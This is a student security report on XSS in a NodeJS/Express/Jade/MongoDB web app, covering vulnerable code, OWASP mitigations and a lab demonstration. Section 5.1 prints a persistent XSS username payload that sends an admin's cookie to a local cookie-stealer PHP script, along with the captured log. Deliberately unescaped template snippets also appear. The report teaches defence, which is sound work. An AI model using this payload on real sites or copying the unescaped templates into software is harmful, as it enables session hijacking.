

ET1490 - Project 3  
How bad coding practices with NodeJS leads to  
XSS vulnerabilities

Ludvig Knutsmark and Johan Näslund

March 2018

Blekinge Tekniska Högskola, Department for computer science and engineering



# 1 Introduction

The assignment was to analyze how bad coding practices on a system running NodeJS with express using the default HTML rendering engine called Jade, with a MongoDB nosql database can lead to XSS vulnerabilities and how these can be exploited. The goal with the assignment was to test and exploit two types of XSS - reflective and persistent.

In this report we aim to show the importance of having a security mindset when handling user input, by utilizing HTML escaping and not placing user input directly within JavaScript tags. To conclude, we show an attacker might hijack an admin's logged in session through persistent XSS.

The source code for the project can be found at:  
<https://github.com/ludvigknutsmark/xss>

# Contents

<b>1</b>	<b>Introduction</b>	<b>2</b>
<b>2</b>	<b>Background and theory</b>	<b>4</b>
2.1	Environment . . . . .	4
2.2	What is XSS? . . . . .	4
2.2.1	Reflective . . . . .	4
2.2.2	Persistent . . . . .	5
<b>3</b>	<b>Bad coding practices</b>	<b>6</b>
3.1	Not using HTML escaping . . . . .	6
3.1.1	Router/Backend . . . . .	6
3.1.2	Frontend/HTML . . . . .	6
3.2	Placing user input directly within script tags . . . . .	6
<b>4</b>	<b>Mitigation</b>	<b>7</b>
<b>5</b>	<b>Exploitation Showcase</b>	<b>7</b>
5.1	Hijacking admin's session . . . . .	7
<b>6</b>	<b>Conclusion</b>	<b>9</b>
<b>7</b>	<b>Appendix</b>	<b>10</b>
7.1	Reflective XSS . . . . .	10
7.2	Persistent XSS . . . . .	10
7.3	HTML escaping isn't always enough . . . . .	11
	<b>References</b>	<b>13</b>

## 2 Background and theory

### 2.1 Environment

For building a website to experiment on, we used the following software:

- Node.js version 8.10.0
- Express version 4.15.5
- Jade version 1.11.0
- MongoDB version 3.6.3

### 2.2 What is XSS?

XSS, Cross-site Scripting, is an attack where an attacker injects malicious JavaScript into a user-trusted website. A successful XSS attack is generally when an attacker manages to execute his code on a different users web browser (client-side). These attacks are possible when a web application in some way reflects user input in the HTML code without any sanitization or validation. By executing scripts in another end users web browser an attacker can steal sessions, cookies and credit card information, or any information used by the browser. (OWASP, 2018).

XSS attacks was one of the top 10 application security risks 2017. (OWASP, 2017).

There are three types of XSS attacks. Reflective, persistent and DOM-based. In this report we focus on reflective and persistent attacks.

#### 2.2.1 Reflective

A reflective attack means that the user input is directly reflected in the websites output. A possible vector for an attacker could be to orchestrate a search query which executes malicious JavaScript upon being viewed, and then send the link to an arbitrary victim.




Figure 1: *How an attacker can steal another users cookie through a reflective XSS vulnerability.*

### 2.2.2 Persistent

Similar to a reflective XSS, an attacker could manage to inject malicious JavaScript directly into a database element which later can be listed in a HTML body. An example is if an admin wishes to view a list of all the registered users of his website, one of these usernames might contain malicious code which would then be executed upon viewing the user list on the website.




Figure 2: *How an attacker can steal another users cookie through a persistent XSS vulnerability stored on the webservers database.*

## 3 Bad coding practices

### 3.1 Not using HTML escaping

#### 3.1.1 Router/Backend

```
router.get('/search', function(req,res,next){
    ...
    res.render('searchfield', {result: req.query.searchquery})
    ...
});
```

This code shows a searchfield where a user can submit a searchquery through a POST request, which is then redirected with a GET to `www.website/search?searchquery=...`. This means that the user input is reflected in the output of the website. This means that without any encoding or sanitization this is a possible attack vector for XSS.

#### 3.1.2 Frontend/HTML

```
...
div.results#results
  h2 !{result}
```

In Jade the exclamation mark before any variables is used to display the variable raw, and the hashtag symbol is used to HTML escape the data. In this case the searchquery, which is rendered as result from the server is handled raw in a div tag. This means that the website is subjective to a reflective xss attack through the searchquery parameter.

### 3.2 Placing user input directly within script tags

However, encoding the user input is not enough to protect against XSS attacks when the user input is placed inside unsafe locations, such as script tags. It doesn't matter if the variable is used in input or not, simply assigning the user input to a variable is enough for an attacker to exploit the vulnerability.

```
...
script var x = #{result}
...
```

## 4 Mitigation

According to (OWASP, *XSS prevention cheat sheet*);

### **RULE #0 - Never Insert Untrusted Data Except in Allowed Locations**

In general, never place user data in dangerous locations such as inside tag and attribute names, HTML comments, script tags, or in the CSS.

### **RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content**

This rule is for when you want to place untrusted data directly within regular tags like div, p, b, td, etc. When doing this, it is important to utilize HTML escaping, below shown how to do in Jade:

```
...
div.results#results
  h2 #{result}
```

In this case the searchquery parameter is escaped and therefore not vulnerable to an reflective XSS attack.

### **RULE #3 - JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values**

For the second case, where the user input is used within a script tag. The programmer needs to JavaScript escape the data.

## 5 Exploitation Showcase


On our experimental website we purposely left multiple vulnerabilities unattended. These are all shown in the appendix found at the end of this report. Below we show how an attacker could steal the session cookies from an administrator using persistent XSS.

### 5.1 Hijacking admin's session

To successfully hijack the admin's session through a persistent XSS we first need to store the string used for the exploit on the webserver's database. To do this, we first register a user with the following username;

```
test</script><script type="text/javascript"> document.location='http://127.0.0.1:1338cookiestealer.php?c='+document.cookie;</script>
```

The goal is to get the admin to display our username in the context of a raw unescaped string in the HTML body of the website. The admin has access to a route which lists all users in the database. The usernames are then displayed unescaped on the website in a div tag. When the admin sees this page, the code is executed, resulting in the admin's cookie being sent to a PHP script running on the address of localhost:1338, which stores the cookie in a .txt file.

A screenshot of a terminal window with a dark background. The prompt is 'ludvig@ludvig-LT: ~/schoolprojects/netsec2/xss-project/PHPserver\$'. The command 'sudo php -S 127.0.0.1:1338' has been executed. The output shows the PHP development server starting on http://127.0.0.1:1338. A new line shows a request from '127.0.0.1:32866' to '/cookiestealer.php?c=csrfToken=MGmcx0Eu0s9gXB6zCsdzTHS2I8rSnZ1G9T0g7ZM2uRhZFhZTSzRt411mTVUy6S7g'. To the right of the terminal, a sidebar shows file explorer icons for Downloads, Music, Pictures, and Videos.

```
cookiestealer.php
ludvig@ludvig-LT:~/schoolprojects/netsec2/xss-project/PHPserver$ sudo php -S 127.0.0.1:1338
[sudo] password for ludvig:
PHP 7.1.11-0ubuntu0.17.10.1 Development Server started at Wed Mar  7 16:29:01 2018
Listening on http://127.0.0.1:1338
Document root is /home/ludvig/schoolprojects/netsec2/xss-project/PHPserver
Press Ctrl-C to quit.
[Wed Mar  7 16:31:16 2018] 127.0.0.1:32866 [302] : /cookiestealer.php?c=csrfToken=MGmcx0Eu0s9gXB6zCsdzTHS2I8rSnZ1G9T0g7ZM2uRhZFhZTSzRt411mTVUy6S7g
```

Figure 3: *Hijacking the admin's cookie and sending to the attackers PHP server.*

In a real-life scenario this PHP script would run on the attackers own remote server. This means that an attacker has access to the admin's cookie, and can easily hijack the session by replacing his own cookie with the admin's in every request.



## 6 Conclusion

The first, and most important rule when handling user input is to never trust it. Always encode and escape the data when possible. In the examples shown above, all can easily be mitigated by simply encoding the user input appropriately to the context which it's handled in. In other words, data in the HTML body should always be HTML escaped, and data in script tags should always be JavaScript escaped.

If developers are unsure about how to handle user input in certain contexts, there are a lot of resources to consult online, for example the security wikipedia, OWASP. In most modern frameworks there are external libraries for handling XSS vulnerabilities. For Express applications we have *Helmet*, and for Jade/Pug there is *Sqreen*.

Another thing to keep in mind is that mistakes do happen. One wouldn't want to rely too heavily on a single security feature. This is one of the many reasons for coding securely throughout the system, utilizing the layered security approach.

As with all form of code, testing is of utter importance. For more complex system one might consider hiring some experts to pentest and/or analyze their web application.

## 7 Appendix

### 7.1 Reflective XSS




Figure 4: *Unescaped input data is subject to XSS.*




Figure 5: *JavaScript is executed on the page following.*

### 7.2 Persistent XSS




Figure 6: *Unescaped input data which is stored in the DB is subject to persistent XSS.*




Figure 7: *JavaScript is executed every time the stored code is retrieved from the DB to the frontend.*




Figure 8: *HTML escaping strings on the frontend prevent XSS attacks on regular HTML tags (div, p, b, etc).*

### 7.3 HTML escaping isn't always enough




Figure 9: *When user input is parsed directly into dangerous tags, such as the script tag, an attacker could directly inject JavaScript there. This works even though the strings are HTML escaped and encoded.*




Figure 10: *The code put in is executed on the following page, meaning this is another form of reflective XSS.*

## References

- [1] OWASP. (2017). *Top 10 Application Security Risks-2017*. taken 2018-03-10, from [https://www.owasp.org/index.php/Top\\_10-2017\\_Top\\_10](https://www.owasp.org/index.php/Top_10-2017_Top_10).
- [2] OWASP. (2018). *Cross Site Scripting(XSS)*. taken 2018-03-10, from [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)).
- [3] OWASP. (2018). *XSS prevention cheat sheet*. taken 2018-03-12, from [https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet).